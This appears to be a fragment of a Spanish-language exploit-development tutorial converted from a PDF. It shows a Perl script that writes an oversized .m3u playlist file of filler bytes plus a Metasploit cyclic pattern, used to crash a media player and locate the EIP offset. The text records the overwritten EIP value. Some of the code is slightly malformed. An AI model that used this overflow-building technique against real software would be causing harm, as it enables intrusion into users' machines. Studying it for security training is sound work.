
HERRAMIENTA METASPLOIT PATTERN_CREATE.rb

The screenshot shows a terminal window titled "Exploit" with the path "~/Desktop". The window contains a Perl script for creating an m3u file. The script uses a file named "patron.m3u" and contains a large amount of junk data (25000 bytes of "\x41") followed by a string of hex values (Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1). The script then opens the file, prints the junk and the hex string, closes the file, and prints a success message.


```
1 #!/user/bin/perl
2 my $file= "patron.m3u";
3 my $junk= "\x41" x 25000;
4 my $junk2=
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1
5
6 open($FILE,>$file");
7 print $FILE $junk.$junk2;
8 close($FILE);
9 print "m3u File Created successfully\n";
```

Mediante la herramienta metasploit al utilizar /opt/metasploit/msf3/tools creamos un patrón de unos 5k caracteres que es donde se encuentra EIP.

Veficación de EIP = 356A4234




HERRAMIENTA METASPLOIT PATTERN_OFFSET.rb

